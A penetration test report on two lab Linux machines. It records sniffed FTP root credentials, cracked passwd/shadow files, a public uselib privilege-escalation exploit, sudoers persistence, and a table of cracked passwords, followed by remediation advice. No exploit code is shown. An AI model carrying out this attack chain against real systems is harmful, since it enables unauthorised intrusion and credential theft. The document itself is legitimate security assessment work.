

**Penetration Testing Report**

**Prepared for**

**IACRB**

**Sunday, June 14, 2015**

ATTENTION: This report contains confidential information and should only be viewed by authorized persons. Additionally techniques and tools discussed and demonstrated in this report should not be shared with entities other than the party for which this report was prepared.

Contents

[EXECUTIVE SUMMARY 4](#_Toc422058349)

[APPROACH 4](#_Toc422058350)

[SCOPE 4](#_Toc422058351)

[KEY FINDINGS 4](#_Toc422058352)

[RECOMMENDATIONS 5](#_Toc422058353)

[TECHNICAL REPORT 7](#_Toc422058354)

[Target Information 7](#_Toc422058355)

[Attack Details 8](#_Toc422058356)

[CONCLUSION 21](#_Toc422058357)

[APPENDIX 1: Definitions 21](#_Toc422058358)

[APPENDIX 2: Exploit Source Code 21](#_Toc422058359)

[Table 1: Open Ports 7](#_Toc422058347)

[Table 2: Harvested Passwords 8](#_Toc422058348)

[Figure 1: Harvest cptvm2 root Credentials 10](#_Toc422058360)

[Figure 2: FTP cptvm2 passwd and shadow Files to Attack Machine 11](#_Toc422058361)

[Figure 3: Use "John the Ripper" to Crack Other Passwords on cptvm2 12](#_Toc422058362)

[Figure 4: Find an Exploit for cptvm1 13](#_Toc422058363)

[Figure 5: FTP the Exploit Source Code to cptvm1 14](#_Toc422058364)

[Figure 6: Build the Exploit on cptvm1 15](#_Toc422058365)

[Figure 7: Obtaining root Access on cptvm1 16](#_Toc422058366)

[Figure 8: Permanently Provide root Access to Account "cptvm1" on Target cptvm1 17](#_Toc422058367)

[Figure 9: Prepare the passwd and shadow Files to be Copied to the Attack Machine via FTP 18](#_Toc422058368)

[Figure 10: Copy the passwd and shadow Files from cptvm1 to the Attack Machine 19](#_Toc422058369)

[Figure 11: Use "John the Ripper" to Harvest the root (and Other) Password from cptvm1 20](#_Toc422058370)

**Document Details**

**Created by:** David Theese, CPT (Pending), CEH

**For:** IACRB

**Delivered to:** IACRB

**Classification:** SBU

**Document History:** Version 1.0

# EXECUTIVE SUMMARY

The overall security posture of the organization was found to be seriously lacking. We were authorized to access two machines during our test. Full compromise (access) of both targets was achieved, including the harvesting of four usernames / passwords from one target and three from the other. This was accomplished by simply observing network traffic, and by employing one local privilege elevation exploit (see APPENDIX 1: Definitions) that was readily obtainable from the Internet.

Based on our observations of your organization’s computer security practices, it is likely that compromise of more machines would have been achieved had it been permitted by our written agreement.

We are able to make concrete, actionable recommendations which will significantly improve the organization’s security posture. These recommendations will appear later in this report.

# APPROACH

In its basic form, our approach was as follows:

1. Passive Reconnaissance—Not Performed
2. Active Reconnaissance
   1. Observation of network traffic
   2. Port scanning / service identification / IP protocol scanning (using nmap)
   3. SNMP scanning (using onesixtyone and snmpcheck)
3. Vulnerability Analysis
   1. Google Search
4. Exploitation
   1. Local Privilege Escalation: CVE 2004-1235, OSVDB-ID 12791, EDB-ID 778
5. Post-Exploitation
   1. Password cracking
6. Reporting

# SCOPE

The scope of this penetration test comprised attempting to compromise two targets and to harvest their root passwords as proof of the compromise.

# KEY FINDINGS

The key findings we identified during this penetration test include:

1. Plaintext protocol ports were open (FTP, telnet, POP2, SNMPv1).
2. Active passing of the root password of one target was occurring every 40 seconds as part of a periodic FTP exchange.
3. Six weak passwords were in use (i.e. were cracked with a dictionary attack). The seventh password—**moon458$**, the root password for cptvm2—is short enough to be vulnerable to a brute force attack, given some time.
4. Use of SNMP scanning on one target—using the well-known community string “public”—allowed a quick determination of the system software that was running. This makes finding an exploit for the target much easier.  
     
   (Although, this information was not needed in the attack since the root password of one target was given away via the FTP protocol.)
5. System software is not being kept up-to-date.
6. cptvm1 supports SSH 1.5, which is insecure. SSH 2.0 should always be used.
7. cptvm2 supports SSH 1.0, which is insecure. SSH 2.0 should always be used.
8. Malware not yet detectable by scanners may be present on both machines due to the presence of suspicious unexpectedly-open ports.
   1. On cptvm1, we found UDP port 663 open. Although this port has been designated by IANA for “Purenoise”, it has also been associated with malware.
   2. On cptvm2, we found TCP port 1015 open. This is currently reserved by IANA and should not be in use by any application.

# RECOMMENDATIONS

The findings above may be mitigated as follows:

1. Plaintext Protocols
   1. Do not use the plaintext protocols FTP and telnet. Use SSH in their place.
   2. Use HTTP only for general web surfing that requires no security. Anything sensitive (e.g. e-commerce, e-banking, etc.) should **always** be done via HTTPS.
   3. POP2 was long ago replaced by POP3, which supports authentication and privacy.
2. Again, this finding (# 2) goes back to use of FTP. Use SSH in its place.
3. Do not allow use of weak passwords. One of many good sources of information on passwords can be found here:  
   <http://csrc.nist.gov/publications/drafts/800-118/draft-sp800-118.pdf>
4. Disable SNMP unless it is actually being used for monitoring, management, or logging (i.e. “traps”). If SNMP is used, use only SNMP version 3, and **use both its authentication and privacy facilities.**
5. Always keep all system software up-to-date. The systems we tested were running very, very old software.
6. Never use any SSH version less than 2.0. SSH 1.99 and lower all have known, exploitable vulnerabilities.
7. As above, never use any SSH version less than 2.0. SSH 1.99 and lower all have known, exploitable vulnerabilities.
8. Malware
   1. Install, use, and keep up-to-date anti-malware software, a host-based firewall, a network firewall, a network intrusion prevention system, and a NAT router (this alone offers near-perfect security for inbound threats).
   2. Disable UPnP. While convenient, this protocol allows ports to be opened on your firewall unbeknownst to you.
   3. Assuming you have the protections recommended above in place, be aware that most malware is unknowingly pulled into the system by the user, as opposed to it finding its way in via discovering and exploiting vulnerabilities. Always follow the well-known advice of being careful what links you click on, what email attachments you open, etc.

All of these points are important, but in the case of this penetration test, points 2, 3, and 5 were what allowed us to fully compromise both systems.

# TECHNICAL REPORT

## Target Information

We will begin our technical report with a report on the information we gathered on the two targets.

Open ports were as shown below. Orange denotes danger due to use of plaintext. Red denotes danger due to this port being associated with malware.

Table 1: Open Ports

|  |  |  |
| --- | --- | --- |
| **Target →** | **cptvm1**  **192.168.1.227/24**  **Linux 2.4.20 (11/29/2002)** | **cptvm2**  **192.168.1.226/24**  **Linux 2.6.18 (9/20/2006)** |
| **Port ↓** | | |
| **7/tcp (echo)** |  | OPEN |
| **21/tcp (ftp)** | OPEN | OPEN |
| **22/tcp (ssh)** | OPEN | OPEN |
| **23/tcp (telnet)** |  | OPEN |
| **79/tcp (finger)** |  | OPEN |
| **80/tcp (http)** |  | OPEN |
| **109/tcp (pop2)** |  | OPEN |
| **110/tcp (pop3)** |  | OPEN |
| **111/tcp (rpcbind)** | OPEN | OPEN |
| **143/tcp (imap)** |  | OPEN |
| **199/tcp (smux)** |  | OPEN |
| **443/tcp (https)** |  | OPEN |
| **669/tcp (meregister)** | OPEN |  |
| **993/tcp (imaps)** |  | OPEN |
| **995/tcp (pop3s)** |  | OPEN |
| **1015/tcp (unknown)** |  | OPEN |
| **6000/tcp (X11)** |  | OPEN |
| **32768/tcp (filenet-tms)** |  | OPEN |
| **32770/tcp (sometimes-rpc3)** |  | OPEN |
|  |  |  |
| **7/udp (echo)** |  | OPEN |
| **13/udp (daytime)** |  | OPEN |
| **37/udp (time)** |  | OPEN |
| **111/udp (rpcbind)** | OPEN | OPEN |
| **161/udp (snmp)** |  | OPEN |
| **631/udp (ipp)** | OPEN |  |
| **663/udp (unknown)** | OPEN |  |
| **666/udp (doom)** | OPEN |  |

Harvested passwords were as follows:

Table 2: Harvested Passwords

|  |  |  |
| --- | --- | --- |
| **Machine** | **Username** | **Password** |
| cptvm1 | cptvm1 | windows |
| cptvm1 | cptvm2 | linux |
| **cptvm1** | **root** | **sniper01** |
| cptvm1 | user | digital |
| cptvm2 | cptvm1 | windows |
| cptvm2 | cptvm2 | linux |
| **cptvm2** | **root** | **moon458$** |

## Attack Details

Full compromise of the two targets was accomplished in 11 steps:

1. We harvested cptvm2 root credentials simply by observing network traffic via Wireshark.  
     
   An FTP connection **using root credentials** was being established from cptvm1 to cptvm2 every 40 seconds. This permitted easy harvesting of the root credentials since FTP is a plaintext protocol.
2. With cptvm2 root credentials in hand and with an FTP server already running on cptvm2, the passwd and shadow files were obtained simply by FTPing from our attack machine to cptvm2 and GETing the files.
3. The password cracking program “John the Ripper” was used to harvest credentials for two more user accounts on cptvm2. These accounts were named “**cptvm1**” and “**cptvm2**”. Both of these credentials were found to also be in use on cptvm1. This gave us unprivileged access to cptvm1.
4. A suitable local privilege elevation exploit was found for cptvm1 by Googling “linux 2.4 privilege elevation”. Specifically, we used exploit #778 (“uselib()”) from the <https://www.exploit-db.com/exploits/778/> database.
5. cptvm1 was also running an FTP server. This gave us an easy way to transfer the exploit source code to cptvm1, which we did.
6. Using account “cptvm1” on target cptvm1 (whose password we harvested in step 3), we built the exploit.
7. After several runs of the exploit (also using account “cptvm1”), we obtained root access on cptvm1.
8. We next used “visudo” to give root privileges to user “cptvm1”, thereby ensuring we would have continued root access to cptvm1. (But as it turned out, we only one root session was needed.)
9. We copied the passwd and shadow files to the home directory of user “cptvm1” and used “chmod” to make them readable by everybody (they are normally readable only by root).
10. We used cptvm1’s running FTP server once more to move the passwd and shadow files from cptvm1 to our attack machine.
11. We used “John the Ripper” again, this time to harvest cptvm1’s root password (as well as one other account named “user”).

Screenshots showing each of these steps follow.




Figure 1: Harvest cptvm2 root Credentials




Figure 2: FTP cptvm2 passwd and shadow Files to Attack Machine




Figure 3: Use "John the Ripper" to Crack Other Passwords on cptvm2




Figure 4: Find an Exploit for cptvm1




Figure 5: FTP the Exploit Source Code to cptvm1




Figure 6: Build the Exploit on cptvm1




Figure 7: Obtaining root Access on cptvm1

